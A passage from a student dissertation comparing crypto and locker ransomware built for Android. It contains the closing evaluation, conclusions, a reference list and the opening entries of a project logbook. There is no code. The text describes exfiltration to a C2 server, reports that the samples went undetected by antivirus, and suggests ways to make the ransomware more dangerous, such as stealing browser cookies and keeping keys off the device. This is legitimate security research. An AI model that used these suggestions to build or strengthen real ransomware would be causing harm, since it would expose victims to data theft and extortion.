Aside from the mentioned delays and faults in judgement in project planning, it is fair to say that most of the work was completed. Only the optional objectives were left incomplete because of these delays. Therefore, I believe this project was still successful as everything was completed in time for submission. I am satisfied with the level of development and testing quality although I would like to have implemented a test-driven approach if I had time to redo the development pieces. Although this was considered during planning, the delay in setting out requirements meant development had to straight away with no means of unit tests from the beginning. If I had tried to start development using test-driven development, I would have had to spend too much time writing smaller tests than getting the work complete and with less time left than expected, I don't feel it was worth the risk.

7.3 Evaluation of The Product

Overall, the two products developed met all the requirements gathered in chapter four. Although I was late in developing them, all functionality was present by the end and so this can be classed as a success. I believe that this success mostly falls to the object-approach taken as it allowed for consistent modelling of data, making the code a lot more understandable. Had we of chosen an approach such as functional programming, then the code would be very hard to come back to after a short break with complex conventions such as nested lambdas, etc.

One major factor for success of this product was the integration of the version management software: Git. At the beginning of the project I ensured that each project has a Git repository and that it was uploaded to a private remote repository on GitHub. This worked out even better because I found that I could use these GitHub repositories to publish releases of the ransomware library I created. This smoothened out the continuous integration process, allowing me to publish an infinite number of releases of the library using JitPack which I could then reference in other code maintain tidiness. This saved a great amount of time and allowed me to manage a plethora of code more wisely. In fact, halfway through development, I accidently deleted the 'C2Server.py' Python script and if it wasn't for the backup in the remote repository, I would have to start all over again.

Whilst the product shows many tokens of success, there are still some issues which I would have liked to have fixed before deciding to end development to move on to testing. The main issue for me was that the 'NetworkTask' class consists of six hundred lines of code. In hindsight, I wish I would have had more tie to refactor this and split it's functionality to make the code more readable, following the single responsibility pattern. As the network functionality of Android was new to me, I don't blame myself to much; I just hoped to have had more time to learn best practices whilst developing. Secondly, as mentioned previously, I would have liked to have approached the development of each ransomware variant in a test-driven manner so that I could be sure of the functionality working correctly throughout the development.

Ultimately, both products met the requirements gathered and for this reason I feel their development was successful. With this in mind, it is also important to consider that few issues still lie in place due to time restrictions. Had better planning of the project taken place, then I would have more flexibility to work on these.

7.4 Lessons Learnt During Project

The most valuable lesson learnt during this project was how I needed to manage my time. With so many distractions hindering the progress of my project including other assignments, I found it

more difficult than I had originally expected to stay on track. Whilst the chosen development methodology helped keep the workload more flexible, I feel as though I was extending sprints to get the work done. It was only until the end of the project that I realized my time could have been better managed and I believe this could have been solved by better predictions during the planning phase.

Moreover, I have also learnt valuable lessons when it comes to Android programming. For example, I now know that developing asynchronous tasks provides greater efficiency in performance of Android applications. As well as this I have also learnt that much of Android security relies entirely on permissions and granting those permissions with the user's consent. For me, this is incredibly interesting as it allows me to explore the area of malware and Android development that will boost my career chances and help those in a similar research field.

7.5 Reflection on First Two Deliverables

As it stands, there is nothing I would have changed regarding the first deliverable: the project proposal other than the time put towards certain tasks in the Gantt chart. There is nothing else I could have added or taken away to make it better.

With regards to the second deliverable, I would've like to have made a few changes. Firstly, during the development, I found that I could attempt to disprove another hypothesis which stated that 'it is substantially difficult for an attacker to develop a piece of ransomware using high-level tools' such as the combination of Java and Android Studio. After a meeting with my supervisor on the 23rd February 2020, some feedback I got inspired me to go ahead and add this hypothetical statement as something I can attempt to disprove. Moreover, looking back at the methodology presented, I feel that it doesn't present much of a scientific significance. Although I spent many hours deciding means of experimentation and testing for this methodology, I still wish I had more time to improve it to make it more helpful for future research. As much as it is useful to see how well the Android security systems cope with ransomware, I don't feel satisfied with the level at which I tested it against. For example, as mentioned previously, I would have preferred to learn the C language to target he device at the kernel level and launch a proper exploit.

7.6 Summary

In summary, I believe this project was worth my time and effort as it allowed me to explore the are of mobile development and malware analysis more greatly. I also managed to pick up a variety of skills including the use of version management software and publishing code Android code libraries. However, there were aspects of he development of the project I feel could have been improved such as the decryption of files being done correctly but it was due to things I had no control over such as failure of integration between systems. Therefore, the project in my opinion was an overall success and I have seen growth in myself as an individual as the main outcome.

Chapter 8 – Conclusions

This project's purpose was fulfilled by successfully developing and comparing crypto and locker ransomware on Android devices. This was done by measuring three factors: covertness, difficulty in coding and exploitability/threat scoring. The results of these measurements proved that locker ransomware was overall a greater threat by means of it's CVSS and DREAD ratings and the ease at which it could be coded. However, both ransomware variants developed using Android Studio shared the same level of covertness having not been detected by any of anti-the virus software chosen.

This project presented two reasonable hypotheses with the first (H1) being: "crypto ransomware is a more offensive and effective threat towards those on Android. This is because it uses complex encryption algorithms to encrypt system and/or user files and hold this data for ransom, rather than simply trying to scare the user into paying ransomware like locker ransomware." This statement was disproved by the experimentation performed by this project as locker ransomware turned out to be the overall threat. The second statement (H2) says that "it is substantially difficult for an attacker to develop a functional piece of ransomware using general high-level tools" and this was true to a small extent because, as mentioned in the critical evaluation, not enough access was given in certain areas and the ransomware applications still had no access to certain pieces of data as they were isolated. However, it was still possible to create these pieces of ransomware and run them as long as human error is a vulnerability. Considering this, it is fair to say the second hypothetical statement has been proven wrong.

A major cause for the successful development of these two pieces of ransomware was the initial research carried out before development took place. This provided an opportunity to understand techniques employed by attackers in the past but also APIs and libraries that can be used to develop ransomware quickly using high-level tools. Also, having gathered much knowledge on the different functionality required by the two variants, this could then be cross-referenced with the API functionality to determine which APIs to use for the different behaviors of the ransomware. This is where the two development pieces started to seem possible and as it was easy to understand how the different libraries can be used and connected to bring the malicious applications to work.

Whilst the main features were developed for each piece of ransomware, it is important to consider that some future work could be carried out to greatly increase the threat of each one. Firstly, there are many more areas of personal data that could have been exfiltrated using the locker ransomware but were left out due to prioritizing the most important information. For example, whilst it was a requirement to gather data regarding contacts and user files, personal information that lies amongst other application data such as cookies amongst the mobile browser data could not be gathered both because it wasn't prioritized within the time constraints and because no research had been undertaken as to ways of accessing data across applications on Android. Moreover, with regards to the encryption ransomware, further refactoring needs to take place to tidy up the decryption phase. This is because bugs started proliferating when trying to encrypt using Java and decrypt using OpenSSL. For the sake of keeping in time of the project, the private and symmetric keys had to be downloaded on the device to decrypt everything the same way they were encrypted using Java. This was definitely not the ideal method of doing things and so further work would need to be done to ensure the

symmetric key is decrypted on the attacking C2 server to prevent it from being held in memory so that the victim can potentially extract it and decrypt their files themselves.

From an ethical perspective, it can be stated with confidence that this project has no issues. This is because it has stuck by the ethical approval which was approved at the very beginning. As informed to do so by supervisors, no questionnaires were handed out and no user feedback was asked of due to COVID restrictions and whilst this decreased the scope of the project in terms of testing and results, it kept away any ethical issues to do with outside users. The experiment was performed entirely from the same computer with the virtual attacker machine having no external network access and so no malware could spread. For the same reasons, no legal issues were of any concerns as no personal information was required from any users and no malware would be hindering any system other than those intended on an isolated network.

Reflecting on the professionalism of this project, there are areas that could be improved. This mainly falls down to time management where events of the project such as gathering of requirements took longer than expected, causing further tasks such as development to start later. The biggest impact of these time delays was the fact that the optional objectives could not be completed in time.

References

[1] "What is cyber security?", Ncsc.gov.uk, 2020. [Online]. Available: https://www.ncsc.gov.uk/section/about-ncsc/what-is-cyber-security. [Accessed: 18- Nov- 2020].

[2] Verizon, "2020 Data Breach Investigations Report", 2020. Available at: https://enterprise.verizon.com/en-gb/resources/reports/dbir/

[3] MalwareBytes, "State of Malware 2020", MalwareBytes, 2020. Available at: https://resources.malwarebytes.com/files/2020/02/2020_State-of-Malware-Report.pdf

[4] S. Popoola, U. Iyekekpolo, S. Ojewande, F. Sweetwilliams, S. John and A. Atayero, "Ransomware: Current Trend, Challenges, and Research Directions", in Conference: World Congress on Engineering and Computer Science (WCECS 2017), San Francisco, USA, 2017, p. 1.

[5] U. Javed Butt, M. Abbod, A. Lors, H. Jahankhani, A. Jamal and A. Kumar, "Ransomware Threat and its Impact on SCADA," 2019 IEEE 12th International Conference on Global Security, Safety and Sustainability (ICGS3), London, United Kingdom, 2019, pp. 205-212, doi: 10.1109/ICGS3.2019.8688327.

[6] National Audit Office, "Investigation: WannaCry cyber attack and the NHS", 2018. Available At: https://www.nao.org.uk/wp-content/uploads/2017/10/Investigation-WannaCry-cyber-attack-and-the-NHS.pdf

[7] E. Kedrosky, S. Marketing and S. Marketing, "Ransomware “Officially” Kills a Person - Security Boulevard", Security Boulevard, 2020. [Online]. Available: https://securityboulevard.com/2020/09/ransomware-officially-kills-a-person/. [Accessed: 27- Oct- 2020].

[8] Sophos, "The State of Ransomware 2020", 2020. [Accessed: 27- Oct- 2020]

[9] "Global Ransomware Damage Costs Predicted To Reach $20 Billion (USD) By 2021", Cybercrime Magazine, 2020. [Online]. Available: https://cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-20-billion-usd-by-2021/. [Accessed: 12- Nov- 2020].

[10] Fire Eye, "Security Predictions 2021", 2020.

[11] P. Melanda, Y. Bayoumya and G. Sindrea, The Ransomware-as-a-Service economy within the darknet, 2020.

[12] R. Brewer, "Ransomware attacks: detection, prevention and cure", Network Security, vol. 2016, no. 9, pp. 5-9, 2016. Available: 10.1016/s1353-4858(16)30086-1.

[13] H. Soni and S. Saxena, Strategies for Ransomware Removal and Prevention, 2018. Available: 10.1109/AEEICB.2018.8480941 [Accessed 6 November 2020].

[14] ExaBeam, "THREAT RESEARCH REPORT THE ANATOMY OF A RANSOMWARE ATTACK", 2020.

[15] "Lifecycle of a Ransomware Attack, Part 1 | IT Services", IT Services, 2020. [Online]. Available: https://www.mechdyne.com/it-services/lifecycle-of-a-ransomware-attack-part-1/. [Accessed: 06- Nov- 2020].

[16] Sophos, Anatomy of a Crypto-Ransomware Attack. 2020.

[17] A. Liska and T. Gallo, Ransomware: Defending Against Digital Extortion, 1st ed. O'Reilly, 2016.

[18] A. ALMASHHADANI, M. KAIIAL, S. SEZER and P. O'KANE, "A Multi-Classifier Network-Based Crypto Ransomware Detection System: A Case Study of Locky Ransomware", vol. 7, p. 2, 2019. [Accessed 10 November 2020].

[19] D. Gonzalez and T. Hayajneh, "Detection and Prevention of Crypto-Ransomware", 2017. Available: 978-1-5386-1104-3/17 [Accessed 11 November 2020].

[20] I. Yaqoob et al., "The rise of ransomware and emerging security challenges in the Internet of Things," Comput. Networks, vol. 0, pp. 1–15, 2017.

[21] E. Kolodenker, W. Koch, G. Stringhini and M. Egele, "Defense Against Cryptographic Ransomware", 2017. Available: https://dl-acm-org.salford.idm.oclc.org/doi/pdf/10.1145/3052973.3053035. [Accessed 10 November 2020].

[22] "The Police Trojan: You are fined for illegal online activity! - BullGuard", Bullguard.com, 2020. [Online]. Available: https://www.bullguard.com/bullguard-security-center/internet-security/internet-threats/the-police-trojan?lang=en-in. [Accessed: 11- Nov- 2020].

[23] "Apple Reports Record First Quarter Results", Apple Newsroom, 2020. [Online]. Available: https://www.apple.com/uk/newsroom/2020/01/apple-reports-record-first-quarter-results/. [Accessed: 30- Oct- 2020].

[24]"Android - Twitter", Twitter.com, 2019. [Online]. Available: https://twitter.com/android/status/1125822326183014401?lang=en. [Accessed: 30- Oct- 2020].

[25] I. Mohamed and D. Patel, "Android vs iOS Security: A Comparative Study," 2015 12th International Conference on Information Technology - New Generations, Las Vegas, NV, 2015, pp. 725-730, doi: 10.1109/ITNG.2015.123.

[26] S. Yoon and Y. Jeon, "Security threats analysis for Android based Mobile Device," 2014 International Conference on Information and Communication Technology Convergence (ICTC), Busan, 2014, pp. 775-776, doi: 10.1109/ICTC.2014.6983285.

[27] ESET, "TRENDS IN ANDROID RANSOMWARE", 2017. Available: https://www.welivesecurity.com/wp-content/uploads/2017/02/ESET_Trends_2017_in_Android_Ransomware.pdf

[28] SEQRITE, "Quick Heal Quarterly Threat Report | Q1 2017", 2017. Available: http://dlupdate.quickheal.com/documents/others/Quick_Heal_Threat_Report_Q1_2017.pdf

[29] McAfee, "McAfee Mobile Threat Report Q1, 2020", 2020. Available: https://www.mcafee.com/content/dam/consumer/en-us/docs/2020-Mobile-Threat-Report.pdf

[30] "Sophisticated new Android malware marks the latest evolution of mobile ransomware - Microsoft Security", Microsoft Security, 2020. [Online]. Available: https://www.microsoft.com/security/blog/2020/10/08/sophisticated-new-android-malware-marks-the-latest-evolution-of-mobile-ransomware/#:~:text=In%20the%20past%2C%20Android%20ransomware,to%20display%20their%20ransom%20note.&text=The%20notification%20was%20intended%20to,blocking%20access%20to%20the%20device. [Accessed: 12- Nov- 2020].

[31] J. Chen, C. Wang, Z. Zhao, K. Chen, R. Du and G. Ahn, Uncovering the Face of Android Ransomware: Characterization and Real-Time Detection, p. 4, 2017. [Accessed 25 November 2020].

[32] A. Statistics, "Android OS version market share over time | AppBrain", AppBrain, 2020. [Online]. Available: https://www.appbrain.com/stats/top-android-sdk-versions. [Accessed: 17- Nov- 2020].

[33] "Mobile & Tablet Android Version Market Share Worldwide | StatCounter Global Stats", StatCounter Global Stats, 2020. [Online]. Available: https://gs.statcounter.com/android-version-market-share/mobile-tablet/worldwide. [Accessed: 17- Nov- 2020].

[34] "Security and Privacy Enhancements in Android 10", Android Open Source Project, 2020. [Online]. Available: https://source.android.com/security/enhancements/enhancements10#:~:text=Face%20authentication%20allows%20users%20to,face%20authentication%20on%20supported%20hardware. [Accessed: 17- Nov- 2020].

[35] A. Jain and Prachi, "Android Security: Permission Based Attacks", p. 1, 2016. [Accessed 19 November 2020].

[36] Monika, P. Zavarsky and D. Lindskog, "Experimental Analysis of Ransomware on Windows and Android Platforms: Evolution and Characterization", vol. 94, no. 1877-0509, pp. 465-472, 2016. Available: https://www.sciencedirect.com/science/article/pii/S1877050916318221. [Accessed 19 November 2020].

[37] J. Joshi and C. Parekh, "Android Smartphone Vulnerabilities : A Survey", Android Smartphone Vulnerabilities : A Survey, p. 2, 2016. [Accessed 19 November 2020].

[38] Z. WANG, Q. LIU and Y. CHI, "Review of Android Malware Detection Based on Deep Learning", pp. 3-5, 2020. Available: https://ieeexplore-ieee-org.salford.idm.oclc.org/stamp/stamp.jsp?tp=&arnumber=9211502. [Accessed 19 November 2020].

[39] A. Peruma and D. Krutz, "Understanding the Relationship Between Quality and Security: A Large-Scale Analysis of Android Applications", pp. 2-4, 2018. Available: https://ieeexplore-ieee-org.salford.idm.oclc.org/stamp/stamp.jsp?tp=&arnumber=8472849. [Accessed 19 November 2020].

[40] F. Garba, K. Kunya, S. Ibrahim, A. Isa, K. Muhammad and N. Wali, "Evaluating the State of the Art Antivirus Evasion Tools on Windows and Android Platform", p. 2, 2019. [Accessed 19 November 2020].

[41] M. Abelar, "A Comparative Analysis of Various Security Applications for the Android Operating System", p. 8, 2016. Available: https://ibimapublishing.com/articles/JIACS/2016/955268/955268.pdf. [Accessed 24 November 2020].

[42] "Qualitative Risk Analysis with the DREAD Model - Infosec Resources", Infosec Resources, 2020. [Online]. Available: https://resources.infosecinstitute.com/topic/qualitative-risk-analysis-dread-model/. [Accessed: 01- Dec- 2020].

[43] J. Hertvik, "Service Availability: Calculations and Metrics, Five 9s, and Best Practices", BMC Blogs, 2020. [Online]. Available: https://www.bmc.com/blogs/service-availability-calculation-metrics/. [Accessed: 02- Dec- 2020].

[44] "FileObserver", developer.android.com, 2020. [Online]. Available: https://developer.android.com/reference/android/os/FileObserver. [Accessed: 11- Dec- 2020].

[45] G. Kumar and P. Bhatia, "Impact of Agile Methodology on Software Development Process", p. 1, 2012. [Accessed 2 December 2020].

[46]"Java Cryptography Architecture (JCA) Reference Guide", docs.oracle.com, 2020. [Online]. Available: https://docs.oracle.com/javase/8/docs/technotes/guides/security/crypto/CryptoSpec.html. [Accessed: 09- Dec- 2020].

[47] "Exploring the Psychological Mechanisms used in Ransomware Splash Screens - SentinelOne", *SentinelOne*, 2018. [Online]. Available: https://www.sentinelone.com/blog/exploring-psychological-mechanisms-used-ransomware-splash-screens/. [Accessed: 21- Jan- 2021].

[48] D. Intelligence, "CryptoWall Ransomware Threat Analysis", Secureworks.com, 2014. [Online]. Available: https://www.secureworks.com/research/cryptowall-ransomware. [Accessed: 01- Feb- 2021].

[49] C. Cimpanu, "Microsoft warns of Android ransomware that activates when you press the Home button | ZDNet", ZDNet, 2020. [Online]. Available: https://www.zdnet.com/article/microsoft-warns-of-android-ransomware-that-activates-when-you-press-the-home-button/. [Accessed: 01- Feb- 2021].

[50] S. Aurangzeb, M. Aleem, M. Azhar Iqbal and A. Islam, "Ransomware: A Survey and Trends", 2017. [Accessed 21 January 2021].

[51] J. S, "Symmetric Key Algorithms: A Comparative Analysis", 2016. [Accessed 21 January 2021].

[52] N. Alzahrani and D. Alghazzawi, "A Review on Android Ransomware Detection Using Deep Learning Techniques", Proceedings of the 11th International Conference on Management of Digital EcoSystems, 2019. Available: 10.1145/3297662.3365785 [Accessed 3 February 2021].

[53] R. Lipovský and L. Štefanko, "ANDROID RANSOMWARE: FROM ANDROID DEFENDER TO DOUBLELOCKER", ESET, 2017.

[54] A. Alzahrani, A. Alshehri, H. Alshahrani and H. Fu, "Ransomware in Windows and Android Platforms", p. 5, 2020. Available: https://arxiv.org/ftp/arxiv/papers/2005/2005.05571.pdf. [Accessed 10 February 2021].

[55] W. Shen and S. Liu, Formalization, Testing and Execution of a Use Case Diagram. Springer, 2003, p. 3.

[56] G. Booch, J. Rumbaugh and I. Jacobson, The Unified Modelling Language User Guide, 2nd ed. 2005, p. 38.

[57] "Cyber crime", Nationalcrimeagency.gov.uk, 2021. [Online]. Available: https://www.nationalcrimeagency.gov.uk/what-we-do/crime-threats/cyber-crime. [Accessed: 10- Mar- 2021].

[58] Kali 2018.3 Download [Online]. Available: https://www.kali.org/blog/kali-linux-2018-3-release/. [Accessed: 10- Mar- 2021].

[59] "Python Release Python 3.7.0", Python.org, 2018. [Online]. Available: https://www.python.org/downloads/release/python-370/. [Accessed: 10- Mar- 2021].

[60] "Welcome to AIOHTTP — aiohttp 3.7.4.post0 documentation", Docs.aiohttp.org, 2021. [Online]. Available: https://docs.aiohttp.org/en/stable/. [Accessed: 10- Mar- 2021].

[61] Services Overview. [Online]. Available: https://developer.android.com/guide/components/services. [Accessed: 11- Mar- 2021].

[62] "NetworkOnMainThreadException", 2021. [Online]. Available: https://developer.android.com/reference/android/os/NetworkOnMainThreadException. [Accessed: 11- Mar- 2021].

[63] "gusavila92/java-android-websocket-client", GitHub, 2020. [Online]. Available: https://github.com/gusavila92/java-android-websocket-client. [Accessed: 11- Mar- 2021].

[64] "Content-Disposition - HTTP | MDN", Developer.mozilla.org, 2021. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Disposition. [Accessed: 10- Mar- 2021].

[65] "FileProvider", Android Studio, 2020. [Online]. Available: https://developer.android.com/reference/androidx/core/content/FileProvider. [Accessed: 11- Mar- 2021].

[66] J. Wyse, "Why JSON Is Better Than XML", Blog.cloud-elements.com, 2021. [Online]. Available: https://blog.cloud-elements.com/json-better-xml. [Accessed: 17- Mar- 2021].

[67] "FasterXML/jackson", GitHub, 2021. [Online]. Available: https://github.com/FasterXML/jackson. [Accessed: 17- Mar- 2021].

[68] D. Jackson, "Social Engineering Attacks: A Path to Ransomware", NetStandard, 2020. [Online]. Available: https://www.netstandard.com/social-engineering-attacks-a-path-to-ransomware. [Accessed: 23- Mar- 2021].

[69] "This fiendish Android ransomware hijacks your home button | TechRadar", Techradar.com, 2020. [Online]. Available: https://www.techradar.com/uk/news/this-fiendish-android-ransomware-hijacks-your-home-button. [Accessed: 23- Mar- 2021].

[70] "RFC1341(MIME) : 7 The Multipart content type", W3.org, 2021. [Online]. Available: https://www.w3.org/Protocols/rfc1341/7_2_Multipart.html. [Accessed: 22- Mar- 2021].

[71] "Web Server Quickstart — aiohttp 3.7.4.post0 documentation", Docs.aiohttp.org, 2021. [Online]. Available: https://docs.aiohttp.org/en/v3.7.4.post0/web_quickstart.html#file-uploads. [Accessed: 22- Mar- 2021].

[72] "ContactsContract", Android Development Documentation, 2021. [Online]. Available: https://developer.android.com/reference/android/provider/ContactsContract. [Accessed: 22- Mar- 2021].

[73] Cheon, Y. and Leavens, G., 2002. A Simple and Practical Approach to Unit Testing: The JML and JUnit Way. 19th ed.

[74] Pu, C., Kirda, E., Irani, D. and Balzarotti, D., 2011. Reverse Social Engineering Attacks in Online Social Networks.

[75] Nvd.nist.gov. 2021. NVD - CVSS v3 Calculator. [online] Available at: <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator> [Accessed 19 April 2021].

[76] Cdn-cybersecurity.att.com. 2021. DREAD Scoring Template. [online] Available at: <https://cdn-cybersecurity.att.com/docs/DREAD_scoring_template.pdf> [Accessed 19 April 2021].

Appendices

Appendix A – Project Logbook

Logbook

Please note that I was unable to study or carry out university work on weekends as I work part time on top of my studies. For this reason, you will notice that no weekend dates are shown below.

29/09/2020 (Time Taken: 2 hours)

Spending some time looking at some example ideas for cyber security projects and trying to think of areas that I enjoy and will keep me motivated. Like the sound of a few ideas such as IoT security and forensics.

30/09/2020 (Time Taken: 1 hour)

First final year project lecture, introducing expectations and some ideas of previous projects. Gained a few ideas from this but still have various questions such as “how big in scope does a project have to be?” and still not sure on concrete topic yet.

01/09/2020 (Time Taken: 3 hours)

Before tomorrow’s meeting, researching some more ideas for a project surrounding area of cyber security.

02/10/2020 (Time Taken: 1 hours)

First project meeting with Cyber Security supervisors. I have a slightly better idea of what to have as the focus of my final year project. I am thinking perhaps an educational project of some kind that revolves around networking, cyber-crime or forensics.

The idea would be to perform some heavy research into one of these areas and provide an application that demonstrates and evaluates the user’s performance to ensure they have learnt from it. For example, could create an application that teaches generic, non-technical audience about the risks of malware and the impact it has on their personal and working life in a way that I can evaluate how much they have learnt.

04/10/2020 (Time Taken: 30 minutes)

Emailing supervisors today with a short list of project ideas and awaiting some feedback to see what projects are within a suitable scope. I am a bit worried that I haven’t got a concrete topic yet but hopefully a reply to my email will get me on track. These ideas include: ‘Android vs IOS security’, ‘Analysing the gaps in staff training in cyber security’ and ‘Investigation into phishing, developing a browser extension as a means of detection’.

06/10/2020 (Time Taken: 1 hour)

Going over feedback from email response. My supervisor confirmed that certain projects sounded fine for the final year project and so I am spending time now carefully deciding as to which of those options to go ahead with.

07/10/2020 (Time Taken: 2 hours)

I looked further into each idea that I sent across today and realized that the timescales needed to achieve them were beyond the scope of a final year project. I am now in process of collating understanding of time for a new idea for the project which is to provide a mobile app (Android) that can perform network visualization and scan for vulnerabilities on the network.

Lecture discussing how to write a project proposal has helped me understand who I am going to target and that I need to consider the ethics and risks of my project.

08/10/2020 (Time Taken: 3.5 hours)

Putting together a draft project proposal to show my supervisors in a meeting tomorrow. Also, received email from supervisor today mentioning that my idea sounds good but just needs a little extra support in framing which has reassured me a bit more now after worrying about choosing a project idea in time.

09/10/2020 (Time Taken: 1 hours)

Meeting today with supervisors proved well and gave me more inspiration to carry on with the project idea of network visualization and port scanning. Rob told me that it seemed like a good idea for the project and so I am happy that I can carry on with this. Action that came out of this meeting was to ensure we all had completed literature review by Friday next week.

13/10/2020 (Time Taken: 4 hours)

Finishing up project proposal today and made start on literature review to be done as a draft by Friday.

14/10/2020 (Time Taken: 1 hour)

Lecture discussing development methodologies has given me fair confidence in using agile techniques for my project where I can. The outcome of my project will be a piece of functional software with minimal requirements end-to-end, so I have something to demo to my supervisors hopefully at the end of each sprint.

15/10/2020 (Time Taken: 5.5 hours)

Re-considered the network visualization project and decided it might not be feasible due to the fact that the layouts provided in Android Studio adhere to certain constraints and also having the

application to view a network on just a native mobile application would be annoying to the user as they would have to keep zooming in and out for big networks.

Decided to re-write project proposal and dived deeper into research to draft a literature review based on the new project idea of: ‘A Comparative Analysis of Crypto and Locker Ransomware on Android Devices.’ I feel like this more suits the industry I am hoping to gain a career in.

16/10/2020 (Time Taken: 1 hour)

Teams meeting with supervisors going well and described new project topic which gained some approval. Working on tidying up my proposal to submit soon, also working on Gantt chart. Submitting ethical approval form and risk assessment for 19th to be reviewed by supervisor.

20/10/2020 (Time Taken: 1 hour)

Smoothing out project proposal for deadline on 23rd and re-adjusting Gantt chart for more suitable timeframes.

22/10/2020 (Time Taken: 1 hour)

Adjusting timeframes for Gantt Chart again and finishing off ethical approval and risk assessment.

23/10/2020 (Time Taken: 1 hour)

Final supervisor meeting before submitting proposal and confirmed how far I am up to on project proposal. Just making final tweaks now and submitting.

26/10/2020 (Time Taken: 1 hour)

Submitted ethical approval which has just been approved and also submitted risk assessment by sending to supervisor to fill out and submit.

27/10/2020 (Time Taken: 2 hours)

Gathered some more research and starting draft of the proper literature review and I have split it into sections that go from giving a general take on cyber security in this modern day to mobile-targeted ransomware specifically. The structure is as follows:

1. A brief note on cyber security
2. Malware Categories
3. Rise of Ransomware
4. Ransomware Lifecycle
5. Crypto Ransomware and Locker Ransomware
6. Proliferation of mobile devices
7. Android-Targeted Ransomware
8. Android Security Tools

30/10/2020 (Time Taken: 2 hours)

Had supervisor meeting which resulted in agreed action of presenting 3 papers discovered as part of my research and discussing the significance of each to my project. Spent some time today looking around for these papers, going to write some notes on these soon.

02/11/2020 (Time Taken: 1 hour)

Spent some time today writing about the research methods and methodology as well as the development methodology. This draft will be tweaked later and be included as part of the first dissertation submission.

03/11/2020 (Time Taken: 3 hours)

Spent time today making notes on 3 research papers whose citations are listed below:

- Wira Zanoramy A. Zakaria, Mohd Faizal Abdollah, Othman Mohd, and Aswami Fadillah Mohd Ariffin. 2017. The Rise of Ransomware. In Proceedings of the 2017 International Conference on Software and e-Business (ICSEB 2017). Association for Computing Machinery, New York, NY, USA, 66–70. DOI:https://doi-org.salford.idm.oclc.org/10.1145/3178212.3178224
- F. Al-Qershi, M. Al-Qurishi, S. Md Mizanur Rahman and A. Al-Amri, "Android vs. iOS: The security battle," 2014 World Congress on Computer Applications and Information Systems (WCCAIS), Hammamet, 2014, pp. 1-8, doi: 10.1109/WCCAIS.2014.6916629.
- Sharma S., Kumar R., Krishna C.R. (2020) RansomAnalysis: The Evolution and Investigation of Android Ransomware. In: Dutta M., Krishna C., Kumar R., Kalra M. (eds) Proceedings of International Conference on IoT Inclusive Life (ICIIL 2019), NITTTR Chandigarh, India. Lecture Notes in Networks and Systems, vol 116. Springer, Singapore. https://doi-org.salford.idm.oclc.org/10.1007/978-981-15-3020-3_4

I used a number of journal libraries that could be accessed via the University's portal. I will present these 3 papers on Friday when my supervisor meeting is held. Also, spent some more time collecting more resources for research such as different threat reports and journal.

05/11/2020 (Time Taken: 2 hours)

Spent today writing up the 'Malware Categories' section of the literature review and found a good mix of research papers and threat reports to use for evidence of certain points including:

- E. Skoudis and L. Zeltser, Malware: Fighting Malicious Code, 1st ed. Pearson, 2003, p. 251.
- "IT threat evolution Q1 2020. Statistics", Securelist.com, 2020. [Online]. Available: https://securelist.com/it-threat-evolution-q1-2020-statistics/96959/. [Accessed: 05- Nov- 2020].
- P. Van Oorschot, Computer security and the internet. Cham: Springer, 2020, p. 187.

- Stamminger, G. Vigna and E. Kirda, Automated Spyware Collection and Analysis, p. 1, 2009. Available: https://sites.cs.ucsb.edu/~chris/research/doc/isc09_spyware.pdf. [Accessed 5 November 2020].
- McAfee, "McAfee Mobile Threat Report Q1, 2020", 2020. Available: https://www.mcafee.com/content/dam/consumer/en-us/docs/2020-Mobile-Threat-Report.pdf

06/11/2020 (Time Taken: 2 hours)

The meeting today with supervisors involved presenting the 3 papers I found that relate to my project. I received some feedback from this stating that my research project was progressing well. They have told me that my references are reputable and can be used for the project so I am happy with this.

I will also be spending time after this meeting continuing the literature review section regarding the different strains of ransomware.

10/11/2020 (Time Taken: 1 hours)

Finishing off the crypto vs locker ransomware section of literature review today and also uploaded my literature review structure as was asked by supervisors prior to next meeting.

11/11/2020 (Time Taken: 2 hours)

Progressing with my literature review today, currently the first draft is on 6000 words, finishing off the Android-Targeted Ransomware section today. Managed to obtain 33 references so far with most being published journals from reputable sources such as IEEE and ACM, making them of good quality. Supposed to have FYP lecture this morning but lecturer didn't turn up so this has been re-scheduled for Wednesday 25th November.

12/11/2020 (Time Taken: 4 hours)

Tidying up crypto and locker ransomware section and then continuing with finishing off Android-targeted ransomware section. Just reading through some more papers to see what I can find and managed to gather some strong references surrounding the topics of crypto ransomware listed below:

- A. Liska and T. Gallo, Ransomware: Defending Against Digital Extortion, 1st ed. O'Reilly, 2016.
- D. Gonzalez and T. Hayajneh, "Detection and Prevention of Crypto-Ransomware", 2017. Available: 978-1-5386-1104-3/17 [Accessed 11 November 2020].

13/11/2020 (Time Taken: 1 hour)

Meeting today was successful. Supervisor confirmed that the structure for my literature review is what is expected and seems to be progressing well. Currently, I am over the word count at 6132 words so need to spend time later this week cutting irrelevant sections down.

The action produced at the end of this meeting was to think more about what my Minimum Viable Product (MVP) will consist of and what data collection for my project will involve. Therefore, I have created a document for now just listing some ideas and I will refine this in a few days before the next meeting.

17/11/2020 (Time Taken: 5 hours)

Continued literature review today on the ‘Android-targeted Ransomware’ and ‘Android Security Tools’ sections for which I have used a variety of different reference web sources including:

- S. Yoon and Y. Jeon, "Security threats analysis for Android based Mobile Device," 2014 International Conference on Information and Communication Technology Convergence (ICTC), Busan, 2014, pp. 775-776, doi: 10.1109/ICTC.2014.6983285.
- "Mobile & Tablet Android Version Market Share Worldwide | StatCounter Global Stats", StatCounter Global Stats, 2020. [Online]. Available: https://gs.statcounter.com/android-version-market-share/mobile-tablet/worldwide. [Accessed: 17- Nov- 2020].
- "Security and Privacy Enhancements in Android 10", Android Open Source Project, 2020. [Online]. Available: https://source.android.com/security/enhancements/enhancements10#:~:text=Face%20authentication%20allows%20users%20to,face%20authentication%20on%20supported%20hardware. [Accessed: 17- Nov- 2020].
- "Android Enterprise Security", Android, 2020. [Online]. Available: https://www.android.com/intl/en_ie/enterprise/security/. [Accessed: 17- Nov- 2020].
- "Use app signing by Google Play", Support.google.com, 2020. [Online]. Available: https://support.google.com/googleplay/android-developer/answer/9842756?hl=en-GB

18/11/2020 (Time Taken: 2 hours)

Went over lecture slides before it began today to give myself more tie to think about my project with regards to software architectures. Finding this hard as, when building ransomware, it won’t have too much of an architecture in place.

Lecture today discussing software architectures gave me better understanding of what is expected in general from software builds during the project but struggling to think of ways to incorporate an architectural style into ransomware. Need some more time to think about this.

20/11/2020 (Time Taken: 5 hours)

